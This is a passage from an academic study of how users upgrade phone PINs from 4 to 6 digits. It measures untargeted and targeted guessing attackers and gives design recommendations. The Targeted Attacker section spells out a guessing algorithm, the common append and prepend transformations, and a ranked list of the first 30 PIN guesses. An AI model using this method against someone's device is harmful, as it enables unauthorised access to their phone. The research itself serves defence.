For the untargeted and targeted simulated attackers, the guessing model requires knowledge of known distribution of PINs. To train the 4-digit PIN models, we used a dataset collected by Daniel Amitay [2], so called Amitay dataset, released by Amitay as part of an iOS app that mimicked a lockscreen. The Amitay dataset contains 204 432 4-digit PINs [2] from users. Prior work suggests, that for a simulated attacker, the Amitay dataset is perhaps the most realistic and offers a significant advantage over PINs derived from leaked password datasets [32, 33]. We confirm this in our study (see Figure 4).

When guessing 6-digit PINs, there is no analogous dataset to use, and as such we use 6-digit PINs that were extracted from numeric sequences in the RockYou passwords leak [19]. A 6-digit PIN was determined when an exact sequence of 6-digits was found in a password, such as `123456` from the password `love123456done`, but not the PIN `123456` nor `234567` from the password `love1234567done`. The same approach has been used by Bonneau et al. [14], Wang et al. [51], and Markert et al. [32, 33] to study 6-digit PINs in prior research. We refer to this dataset as the RockYou dataset.

5.2 Untargeted Attacker

We first use an untargeted attacker to analyze 4- and 6-digit PINs. We describe this attacker model as "untargeted" as it treats all victims equally with respect to the guessing strategy. We consider two variations of this attacker: first, a *perfect knowledge attacker* that knows the exact distribution of the PINs to guess, providing an upper bound on the guessing performance for an untargeted attacker, and second, a simulated attacker that uses a training dataset of PINs to guess an unknown set of PINs. The training datasets comprise of 4-digit PINs from the Amitay dataset and 6-digit PINs from the RockYou dataset, as described earlier. The guessing order is determined by sorting the training dataset of PINs in frequency order, guessing the most frequent PIN first. When two PINs have the same frequency, ties are broken using a Markov model, as described and recommended in prior work [17].

Table 5: Guessing performance of a perfect knowledge attacker.

	Throttled Attack (%)						Unthrottled Attack (Bits)							
	λ_3		λ_{10}		λ_{30}		H_∞		$\widetilde{G}_{0.1}$		$\widetilde{G}_{0.3}$		$\widetilde{G}_{0.5}$	
Treatment	4-digit	6-digit	4-digit	6-digit	4-digit	6-digit	4-digit	6-digit	4-digit	6-digit	4-digit	6-digit	4-digit	6-digit
Neutral	4.5%	4.5%	11.0%	10.0%	21.0%	20.0%	5.64	5.64	6.49	6.71	7.55	7.61	7.87	7.90
Breach	5.0%	3.0%	12.5%	6.5%	22.5%	16.5%	6.06	6.64	6.32	7.48	7.46	7.80	7.82	8.01
No-sub	7.0%	7.0%	14.5%	12.0%	24.5%	22.0%	4.84	4.64	5.90	5.97	7.32	7.49	7.75	7.84
Security	5.5%	3.0%	11.5%	6.5%	21.5%	16.5%	5.64	6.64	6.32	7.48	7.52	7.80	7.85	8.01
Upgrade	4.5%	6.0%	12.5%	9.5%	24.0%	19.5%	6.06	4.84	6.32	6.85	7.36	7.64	7.77	7.92

Perfect Knowledge Attacker Table 5 presents the perfect knowledge attacker results, for both 4- and 6-digit PINs. Note, all participants selected their 4-digit PIN under the same conditions as the treatments only differed in the message displayed to upgrade to 6 digits (see Section 3.1). To fairly compare the treatments with different number of examples, we randomly down-sampled all treatments to the size of the smallest treatment, i.e., security. We use the β-*success-rate* and α-*guesswork* metrics defined by Bonneau [13] to assess the performance of our perfect knowledge attacker in both a throttled and an unthrottled scenario.

The β-success-rate refers to the percentage of PINs guessed after β guesses. Therefore, it describes an attacker who is constrained in the number of guesses they can make. Presented as λ_β in Table 5, we find that 6-digit PINs do not meaningfully differ from 4-digit PINs in terms of security, confirming prior research [32, 33, 51]. Using the neutral treatment for a fair comparison, the attacker's success rate slightly reduces from 21.0% (4-digit) to 20.0% (6-digit) of PINs guessed after 30 guesses. However, the scenarios in the treatment appear to effect the security of 6-digit PINs, with those selected in the breach and security treatments appearing harder to guess compared to the neutral treatment. For example, when making up to 30 guesses, a perfect knowledge attacker's success rate decreases from 22.5% (4-digit) down to 16.5% (6-digit) in the breach treatment while in the security treatment, the attacker's performance reduces from 21.5% (4-digit) to 16.5% (6-digit) of PINs successfully guessed. This suggests that security-oriented upgrade messages can improve the security of user-selected PINs during upgrades.


Interestingly, for a perfect knowledge attacker, we do not find meaningful security benefits in blocking participants' 4-digit PINs appearing as a subsequence in their 6-digit PINs. The attacker guesses a similar fraction (7.0%) of both 4- and 6-digit PINs after 3 guesses. When making up to 10 guesses, the attacker's performance slightly reduces from 14.5% (4-digit) to 12.0% (6-digit) of PINs successfully guessed, and from 24.5% (4-digit) to 22.0% (6-digit) when making up to 30 guesses. This attacker also appears to guess more 6-digit PINs in this treatment compared to all other treatments. However, it must be noted that 4-digit PINs selected in this treatment were also more easily guessable compared to other treatments. Nonetheless, blocking participants' 4-digit PIN subsequences in the 6-digit PIN had limited security improvement, sometimes leading to more guessable 6-digit PINs.

The α-guesswork models an attacker unconstrained in the number of guesses they can make. It measures the amount of "work" in bits of entropy, required to guess an α fraction of the PINs in the target dataset (i.e., how difficult it is to guess a certain fraction of the PINs). A higher entropy means the attacker requires more guess work and therefore, the PINs are more secure. Our unthrottled perfect knowledge attacker results are indicated by $\widetilde{G}_\alpha$ in Table 5.


Similar to the throttled attacker results, we find that 6-digit PINs selected are not meaningfully more secure than the 4-digit PINs. In the neutral treatment, the attacker needs 7.90 bits to guess half of the 6-digit PINs, a small increase of 0.03 bits in comparison to guessing a similar fraction of 4-digit PINs. However, we once again find that security-oriented upgrade messages can be helpful, with this attacker requiring 0.16 more bits in security, and 0.19 more bits in breach to guess half of the 6-digit PINs compared to 4-digit PINs.

At the same time, it appears that an unthrottled attacker often requires less "work" to guess 6-digit PINs in the no-sub treatment compared to all other treatments. Particularly interesting, this attacker requires less "work" (0.20 bits) to guess the most common 6-digit PIN (4.64) compared to the most common 4-digit PIN (4.84) in this treatment. This suggests that blocking subsequences of users' 4-digit PINs in their 6-digit PINs does not necessarily increase security of the selected 6-digit PINs for an unthrottled attacker; in fact, it may make the 6-digit PINs less secure, particularly if the 4-digit PINs were already reasonably secure. These results are further confirmed by the simulated attacker below.

Simulated Attacker Figure 4 shows the simulated attacker results for 4-digit PINs, as well as 6-digit PINs in the neutral treatment ($\circ$). Note that all participants selected 4-digit PINs under the same conditions, and the differentiation by treatment is only to provide a point of comparison to the upgraded 6-digit PIN. Figure 4a shows the performance of this attacker when using the Amitay dataset to guess 4-digit PINs and RockYou to guess 6-digit PINs while Figure 4b shows the attacker performance when using RockYou to guess both 4- and 6-digit PINs. Our results confirm prior work [32, 33] that has shown that the Amitay dataset performs significantly bet-



(a) Performance using Amitay for 4- and RockYou for 6-digit PINs.



(b) Performance using RockYou for both 4- and 6-digit PINs.

Figure 4: Performance of an untargeted simulated attacker when guessing 4- and 6-digit PINs.

ter at guessing 4-digit PINs. Hence, we base our discussions on Figure 4a as we assume an attacker would use the best training material. The untargeted simulated attacker performs similarly across breach (×), upgrade (■), and security (□), but slightly better in no-sub (∗) and neutral (+) treatments.

These results further confirm that 6-digit PINs are not meaningfully more secure than 4-digit PINs, in line with prior work [32, 33]. In fact, they are sometimes less secure. When making up to 10 guesses, the simulated attacker can guess 6.0% of 6-digit PINs in the neutral treatment (see Figure 4a), more than the 5.5% of 4-digit PINs guessed in the same treatment after a similar number of guesses. When making up to 30 guesses, the attacker guesses 10.4% of 6-digit PINs and 14.4% of 4-digit PINs. In other treatments, the performance of 4-digit PINs is similar to the neutral 6-digit PIN treatment—recall that the selection of 4-digit PIN is unaffected by the treatment—where in some cases, the same fraction of 4-digit PINs are guessed as 6-digit PINs, or even fewer. Note that even when RockYou is used to guess both 4- and 6-digit PINs (see Figure 4b), 6-digit PINs still remain insecure.

Similar to the perfect knowledge attacker, the treatments that involve a security priming, either breach or security, lead to PINs that are harder to guess, compared to the neutral, device upgrade, and no-sub treatments (see Figure 6a). After 30 guesses, the simulated attacker guesses 10.4% and 9.0% of 6-digit PINs in the neutral and upgrade treatments respectively, but only 4.5% and 4.4% of PINs in the security and breach treatments respectively. This suggests that security-oriented upgrade messages can encourage selection of secure PINs.

Strikingly, the no-sub condition leads to the most guessable 6-digit PINs in the untargeted simulated attacker model when making up to 30 guesses. Likely, as participants could not use subsequences of 4-digit PINs they were familiar with due to the blocking, they fell back to less secure 6-digit PIN choices that were more common in the training dataset. This runs counter to our intuition about this treatment and indicates that some interventions, even when well-intentioned, can lead to unintended side effects.




Figure 5: Participants' responses to question **Q7**: "Is your 6-digit PIN related to your 4-digit PIN?"

We performed a χ^2 test to compare guessing 4-digit PINs using Amitay (see Figure 4a) vs. 6-digit PINs using RockYou (see 6a) in the untargeted throttled attacker setting for 3, 10, and 30 guesses. We find no significant differences across all treatments except in one case: when the attacker is making 30 guesses in the breach treatment, 4-digit PINs were significantly less secure than 6-digit PINs ($\chi = 36.73$, $p = 0.02$). When RockYou is used to guess both 4- and 6-digit PINs, there are no differences except in the neutral treatment. In this case, significantly less 4-digit PINs are guessed after 10 ($\chi = 30.51$, $p = 0.03$) and 30 guesses ($\chi = 40.05$, $p = 0.04$). Still, this suggests that most 6-digit PINs are not significantly different from 4-digit PINs in terms of their resistance against untargeted throttled attacks.

5.3 Targeted Attacker

Many participants indicated that their 6-digit PIN was related to their 4-digit PIN (see Figure 5), except in the no-sub treatment. Motivated by this relationship, we developed a targeted attacker that assumes knowledge of the victim's 4-digit PIN prior to switching to a 6-digit PIN. We first describe the targeted guessing strategies and the guessing algorithm, Afterwards, we discuss the performance of this attacker.

Algorithm 1 Targeted guessing for 6-digit PINs.

```
GuessingOrder ← [ ]
GuessStrategies ← Targeted strategies & collected 6-digit PINs with Frequency ≥ 2
UserPINs ← List of (4-digit, 6-digit) PINs for each user
while NOT UserPINs == [ ] do
    BestStrategyCount ← 0
    BestStrategy ← None
    for S in GuessStrategies do
        CorrectGuessesS ← Number of correct guesses S could make in UserPINs
        if CorrectGuessesS > BestStrategyCount then
            BestStrategyCount ← CorrectGuessesS
            BestStrategy ← S
        end if
    end for
    if BestStrategyCount == 0 then
        break
    else
        GuessingOrder.append(BestStrategy)
        UserPINs ← UserPINs NOT guessed by BestStrategy
    end if
end while
RockYou ← List of 6-digit PINs from RockYou in descending frequency order
for PIN in RockYou do
    if NOT PIN in GuessingOrder then
        GuessingOrder.append(PIN)
    end if
end for
return GuessingOrder
```

Targeted Guessing Strategies As a targeted attacker model is novel in this space, we develop a set of guessing strategies based on analyzing how participants upgrade from 4- to 6-digit PINs. Importantly, for each strategy, we remove the example of the victim's 4-digit and 6-digit PIN pairs to avoid over-fitting. The attacker, however, is assumed to have broad knowledge of how users upgrade their PINs and the distribution of the 6-digit PINs based on the collected sample data, but not the 6-digit PIN of the victim being targeted.

As shown in Table 4, appending digits to the 4-digit PIN is the most common strategy for upgrading to a 6-digit PIN, followed by prepends and insertions. We additionally observe cases where all the 4 digits from the 4-digit PIN appear in the 6-digit PIN, but not in order. As such, a targeted attacker should leverage these patterns in generating 6-digit guesses from 4-digit PINs. We also observed that only certain digit sequences, such as `00`, were commonly appended or prepended, so the attacker does not need to exhaust the space of possible additions to the 4-digit PIN, but rather just consider the most common cases. More specifically, we consider the following strategies when generating our initial guess order:

1. **Targeted Appends**: The attacker considers the structure of the 4-digit PIN and assumes the target appended either: (a) the first two digits, for example, `1234` → `123412` (occurring 45×); (b) the last two digits repeated, for example, `1234` → `123434` (40×); (c) the last digit twice, for example, `1234` → `123444` (29×); and, (d) the inner-two digits, for example, `1234` → `123423` (15×).

2. **Common Appends**: The target appends a two-digit sequence to their 4-digit PIN. The most popular appends observed in the data are `00` (occurring 24×), `69` (21×), `11` (13×), `12` (11×), `99` (9×), `36` (9×), `88` (8×), `55` (8×), and `13` (8×). Therefore, the attacker appends these sequences, for example, `1234` → `123400`, `123469`, etc.


3. **Common Prepends**: The target prepends a two-digit sequence to their 4-digit PIN. The only common prepending sequence observed was `00`, specifically `1234` → `001234` (occurring 8×).

4. **Distribution of 6-digit PINs**: The attacker knows the distribution of 6-digit PINs selected by other participants. Some of the most common 6-digit PINs observed in our data include `123456` (occurring 21×), `696969` (7×), `121212` (5×), `654321` (5×) and `159357` (5×).


Table 6: First 30 guesses made by the targeted attacker. If a strategy generated a duplicate PIN, that PIN was skipped.

Strategy	Guessing Strategy	Guesses
Append first two digits	Targeted Append	45
123456	Collected PINs	21
Append the last digit twice	Targeted Append	20
Append 69	Common Append	16
Append 00	Common Append	15
Append the last two digits	Targeted Append	13
Append 11	Common Append	9
Append 12	Common Append	8
Append 36	Common Append	8
Append 99	Common Append	8
Append 55	Common Append	7
Append 88	Common Append	6
Append the inner two digits	Targeted Append	5
654321	Collected PINs	5
159357	Collected PINs	5
Prepend 00	Common Prepend	4
123789	Collected PINs	4
134679	Collected PINs	4
Append 13	Common Append	3
666666	Collected PINs	3
121212	Collected PINs	3
987654	Collected PINs	3
888888	Collected PINs	3
456789	Collected PINs	3
147258	Collected PINs	3
147369	Collected PINs	3
147896	Collected PINs	3
867530	Collected PINs	3
222222	Collected PINs	2
696969	Collected PINs	2

While other transformational patterns from 4-digit PINs to 6-digit PINs exist and were observed in the data, such as using keypad patterns, relying solely on these can lead to extraneous guesses that are not easily ordered in terms of their likelihood. Instead, we include the relatively conservative set of strategies discussed, and it is important to note that these techniques may represent a lower bound on the ability of a targeted attacker. There may be strategies that were not considered here that would be beneficial. However, even these conservative set of strategies greatly benefit a targeted attacker with just a limited number of guessing attempts.



(a) Performance using only the RockYou dataset.



(b) Performance using RockYou and targeted guessing strategies.

Figure 6: Performance of an untargeted versus a targeted simulated attacker when guessing 6-digit PINs.

Targeted Guessing Algorithm The guessing order should be optimized to most advantage the attacker. Therefore, we determined the most optimal order for our initial guesses using the targeted strategies described earlier. This generated a set of 6-digit PINs to guess first, and if the PIN of the victim was not guessed within these set of guesses, we proceeded to guess using 6-digit PINs obtained from the RockYou dataset. Note that we excluded the 4- and 6-digit PIN pairs of the victim from our targeted strategies to avoid over-fitting.

For each of our targeted strategies, we determined the number of correct guesses that the strategy would make, focusing on guesses that had not been already made by any of the other strategies. Thereafter, we selected the strategy that made the next most correct guesses, breaking ties based on the PINs frequency rank in the RockYou dataset. We iteratively repeated this process until all the 6-digit PINs had been guessed. If the PIN could not be guessed using our targeted strategies, we used 6-digit PINs from the RockYou dataset to make further guesses. These PINs were ordered in a descending order of frequency. Algorithm 1 provides high level pseudocode for our simulated targeted attacker.

Through this technique, we found that appending the first two digits of a user's 4-digit PIN was the most effective guessing strategy for their 6-digit PIN, as it could correctly guess 45 6-digit PINS (4.5% of the total number of the PINs and more than twice what would have been guessed by an untargeted attacker with a single guess). Guessing `123456`, a common 6-digit PIN, yielded the next highest number of correct guesses from the remaining 6-digit PINs, followed by appending the last digit of the 4-digit PIN repeated. This was followed by appending 69, 00, the last two digits of the 4-digit PIN, 11, 12, 36, and 99. Table 6 contains the initial 30 guesses made by the targeted attacker.

For each treatment, there are some PINs that are guessed relatively faster (see Table 6), greatly benefiting the attacker. At the same time, some PINs are guessed later in the guessing order that would have been guessed sooner, disadvantaging the attacker. However, this has limited impact in the online attack setting of mobile devices, where the attacker only has a few (10–30) attempts to guess the PIN. The benefits from correctly guessing more PINs sooner greatly outweigh guessing more PINs later, particularly for PINs that would have been guessed outside the throttled cutoff (over 30 guesses).

Using this analysis, the final targeted guessing algorithm generates an initial guessing order of 6-digit PINs using the targeted strategies we have described. The remaining guesses occur using 6-digit PINs obtained from the RockYou dataset, guessing in decreasing frequency order similar to the untargeted attacker model. In the no-sub treatment, the targeted attacker guesses using the RockYou dataset but skips 6-digit PINs that could not have been selected due to the treatment. It is again important to note that for each target, their 6-digit PIN is excluded from the training data used to guess possible 6-digit PINs that the target selected to avoid overfitting.

Targeted Guessing Performance Figure 6b shows the success rate of the targeted attacker in guessing a fraction of the 6-digit PINs after a certain number of attempts, and we observe large differences between treatments. The worst performing treatment is device upgrade, where after only 10 guesses, a targeted attacker is able to guess 26.4% of 6-digit PINs, compared to 4.5% guessed by an untargeted attacker. In contrast, this attacker guesses 18.2% of 6-digit PINs in the breach treatment, 18.0% in security, 15.9% in neutral and 8.8% in no-sub after a similar number of guesses. This is similar when making up to 30 guesses, with this attacker guessing 30.3% in upgrade, 24.6% in breach, 25.4% in neutral, 25.0% in security and 16.6% in the no-sub treatment. The attacker's performance slightly improves in the no-sub treatment since the attacker can skip 6-digit PINs that could not be selected by participants due to being blocked as part of the treatment.

We performed a χ^2 test to compare the guessing performance between a targeted and an untargeted attacker for 6-digit PINs in a throttled setting (3, 10 and 30 guesses). We find that a targeted attacker performs significantly better across




Figure 7: Participants' perception of whether their 4- or 6-digit PIN is more secure, easier to remember, and easier to use.

all treatments except the no-sub treatment. This is not surprising as we prevented participants from selecting 6-digit PINs with subsequences of their 4-digit PINs in this treatment, and the slight improvement (see Figure 6) was as a result of the targeted attacker having knowledge of the distribution of 6-digit PINs. These results are consistent when the targeted attacker is compared to an untargeted attacker that knows the distribution of 6-digit PINs selected by other participants.

These results suggest that encouraging upgrades, even when threats are clearly communicated, can result in 6-digit PINs that are easily guessable in the targeted attack setting (see Figure 6b). While blocking subsequences of the 4-digit PIN offers protection from targeted attacks, it is also the worst performing treatment in the untargeted attack model (see Section 5.2), and thus may not be a good solution. Instead, these results suggest that the security benefits of upgrading PINs from 4- to 6-digits are minimal, similar to the limited security benefit of policies that require users to change their passwords often. Users should instead be encouraged to select a secure PIN once, either 4- or 6-digit, rather than require upgrades. Where device upgrades are necessary, it is important to encourage users to protect their seemingly obsolete 4-digit PIN as it can leak information about their 6-digit PIN.

6 User Perception and Preference

In this section, we discuss user preferences and perceptions of their PINs with respect to security, memorability, and ease of use. The full set of codes is available in Appendix B, and was developed using the same process outlined in Section 4.

User Perception We asked a set of questions to learn how users perceive the security, memorability, and ease of use of their PINs. We did this separately for participants' 4-digit (**Q10** – **Q13**) and 6-digit PINs (**Q15** – **Q18**) as well as in comparison to each other (**Q22** – **Q24**).

When asked about the security of their 4-digit PINs, most participants feel their choice is "secure" or "somewhat secure", ranging from 54% in the no-sub treatment to 61% in breach. Interestingly, participants in breach still perceive their 4-digit PIN as secure, despite being informed that someone else has learned this PIN. When asked to explain this in **Q11**, qualitative coding revealed that only a few participants consider that someone else has learned about their PIN. Instead, most participants believe their PIN is unlikely to be guessed as it is based on something personal. For example, P83 stated:

> "It's secure because I don't think most people would guess that someone would use an old zip code as their PIN *[sic]* and that's minus one zero."

Participants in the security treatment, who have been explicitly told that their 4-digit PIN is insecure, provided more diverse reasons; 41% believed that their 4-digit PIN is "insecure" or "somewhat insecure;" 41% felt it is "somewhat secure" or "secure," and 18% were indecisive.

When asked about the security of their 6-digit PINs, participants perceived it as more secure, ranging from 62% in the no-sub to 73% in the breach treatment. Attributing higher security to 6-digit PINs continues when participants are asked to directly compare the two PINs. As can be seen in Figure 7, over 76% of participants in all the treatments felt their 6-digit PIN is much or slightly more secure than their 4-digit PIN.

For memorability, participants perceive their 4-digit PINs as more memorable. In response to **Q12**, 94% and 95% of participants in neutral and no-sub respectively felt their 4-digit PIN is "somewhat easy" or "easy to remember", with the numbers for security (93%) and upgrade (92%) being only marginally smaller. When directly comparing the two PINs, 52% of participants in upgrade to 63% in security perceive their 4-digit PIN as more memorable. The results for ease of use are similar, with over 60% of participants across treatments indicating their 4-digit PIN is "much easier" or "slightly easier to use" compared to their 6-digit PIN.

Our results indicate that users perceive their shorter 4-digit PINs to be more memorable and easier to use than their 6-digit PINs. While they perceive their 6-digit PINs to be more secure, our guessing results indicate that this is not the case, with 6-digit PINs being sometimes even more insecure.

User Preference Finally, we asked participants which PIN they are more likely to use and their reasons for that. Figure 8 displays these results, with an overall tendency for participants in the neutral (54%), no-sub (58%), and upgrade treatment (58%) to prefer their 4-digit PIN. Participants who have




Figure 8: Participants' responses to question **Q20**: "Which of the following are you more likely to use to secure your primary smartphone?"

been warned that their PIN has been breached or that their 4-digit PIN is easily guessable (secure treatment), tend to prefer their 6-digit PIN (54% in both the breach and security treatment). This is further confirmed by a χ^2 test ($p = 0.02$), although the pairwise post-hoc tests did not show significant differences across treatments.

We qualitatively coded free responses describing the reasons for this preference (**Q21**), with the resulting codebook (see Appendix B) revealing that almost all participants who prefer their 6-digit PIN think it is more secure. For instance, P11 said "I feel like the longer PIN is more secure just because it has more digits." Participants who opt for their 4-digit PIN, on the other hand, describe usability benefits, such as being easier or quicker to enter, with P1 saying:

> "I would use it [4-digit PIN] over the other [6-digit PIN] because it is shorter and quicker. I don't worry about anyone getting into my phone."

Some participants also prefer their 4-digit PIN because they believe that the security it offers is sufficient or they are not worried, with P43 stating:

> "I do not keep secure information on my smart phone. Therefore, I am not too concerned about security, and as a result consider the four digit PIN *[sic]* easier to remember and to utilize."

These results highlight the general misconception users have in terms of 6-digit PINs *always* offering an increased level of security in comparison to 4-digit PINs. Often, the reasoning users have when deciding against a 4-digit PIN in favor of a digit 6-PIN may be false. Based on our security analysis, system designers should carefully consider if the marginal security benefits of 6-digit PINs over 4-digit PINs outweigh their usability drawbacks before requiring upgrades.

7 Discussion

In this paper, we analyze the security of "upgraded" 6-digit PINs from 4-digit PINs for smartphone unlocking. We consider different circumstances of the upgrade and its impact on 6-digit PINs, including, and perhaps most relevantly, when a smartphone is upgraded with a new authentication policy. We find that 6-digit PINs are not significantly different from 4-digit PINs in terms of security, confirming prior work [32, 33], and that security-oriented "upgrade" messages slightly improve security. However, when an attacker has knowledge of the 4-digit PIN used prior to the upgrade, the attacker's performance is greatly increased, and the device upgrade scenario leads to the most easily guessed 6-digit PINs.

In the rest of this section, we discuss the implications of these results and offer recommendations that can improve the security of user-selected PINs on mobile devices.

Misconception vs. Preference Similar to prior work on PINs [32, 33], we find that user-selected 6-digit PINs are not significantly different from 4-digit PINs in terms of security. In fact, when a simulated attacker is making up to 10 guesses (the upper limit after which iOS devices block further access), 6-digit PINs are often more insecure than 4-digit PINs. A similar phenomenon is observed for Android unlock patterns by Aviv et al. [7] where a larger grid size does not necessarily increase the security of selected patterns. At the same time, our qualitative results indicate a false sense of security when using a 6-digit PIN, where some participants believe that a 6-digit PIN is more secure in this context simply because it is longer. At the same time, though, most participants would prefer a 4-digit PIN when considering usability criteria, such as memorability and ease of use.

We believe that it is important to address the misconceptions of longer 6-digit PINs being strictly better than 4-digit PINs by not solely promoting 6-digit PINs during mobile device setup. Such efforts could help users better align priorities for usability *and* security. Moreover, if developers are reluctant to recommend 4-digit PINs, a relatively small blocklist (just 27 PINs) would be sufficient to ensure selection of 6-digit PINs that are more difficult to guess within the 10–30 attempt range [32, 33]. However, targeted blocklists may lead to worse security outcomes when selecting 6-digit PINs.

Side Effects of Blocking PIN Subsequences Blocklists have been shown to improve the security of passwords [28, 42, 44, 53], PINs [14, 30, 33], Android unlock patterns [35], and LG Knock Codes [39], and as such, we wanted to explore how blocking subsequences of participants' 4-digit PINs impacts the security of 6-digit PINs. Counter intuitively, the 6-digit PINs selected with the no-sub blocklist led to the most easily guessable 6-digit PINs, when considering the untargeted attacker model. While these PINs were more secure against a targeted attacker, the general insecurity would suggest that such specific interventions that involve the 4-digit PIN may result in poor choices, as compared to simply nudging users with respect to security. Future work can explore how other blocklists, beyond those that prohibit common choices or subsequences during upgrades impact security and usability.

Security Communication During PIN Selection Prior research on passwords [20] has shown that users select related passwords across different sites. Similar to studies on password security [20, 36, 50], we find that a targeted attacker who knows a user's previously selected 4-digit PIN can leverage this knowledge to guess their 6-digit PIN. However, forcing users to create a 6-digit PIN that is completely unrelated to their 4-digit PIN is not a solution; we saw that it may cause frustration and ultimately make users select common, more insecure 6-digit PINs. What proved to be beneficial is priming participants to select secure PINs, similar to prior work showing that clearly communicating risks can increase the effectiveness of password reset emails [27]. Similar communication can be used to increase the security of user-selection of PINs on mobile devices, as recommended by Bailey et al. [11] for Signal PINs. Specifically, PIN selection messages could consider informing users about important data on their devices and how a secure PIN is fundamental for protection of this data [1]. This is a promising area of future research.

Authentication "Upgrading" Policies Just like password policies requiring frequent and unnecessary password changes have proven detrimental to security [18, 25, 42], our results indicate that forcing users to upgrade from 4- to 6-digit PINs does not necessarily improve the security, especially in a targeted attack scenario. Thus, policies requiring rotations of PINs or upgrading of PIN length likely have limited security benefits. Instead, policies should encourage a single selection of an authentication, be it a 4-digit or 6-digit PIN, that is primed for security, rather than unnecessarily forcing an upgrade. Where upgrades are necessary, users should be encouraged to secure their seemingly obsolete 4-digit PINs as our targeted attacker results indicate that an attacker greatly benefits from knowledge of a user's 4-digit PIN when guessing their 6-digit PIN. Moreover, as 4-digit PINs are perceived as more usable and have similar security to 6-digit PINs in the throttled attacker setting, encouraging more secure 4-digit PIN use in policies may lead to much better security outcomes.

8 Conclusion

Through an online user study ($n = 1010$), we investigated how users "upgrade" from 4-digit to 6-digit PINs under various conditions, and its impact on security. In an online attack where the attacker is limited in the number of guesses they can make (10–30), we found that 6-digit PINs only marginally improve security, and are sometimes even more easily guessed compared to 4-digit PINs (confirming prior work). While "upgrades" that communicated "security threats" to users marginally improved the security of 6-digit PINs, we also found that attackers that know a user's previously selected 4-digit PIN performed significantly better at guessing their 6-digit PIN. Our analysis suggests that the small security benefit of 6-digit PINs may not be worth the usability costs they incur. System designers should therefore carefully consider this before upgrading users from 4- to 6-digit PINs. If upgrades occur, users should be encouraged to protect their previous 4-digit PINs as they can be used to predict their 6-digit PINs.

Acknowledgments

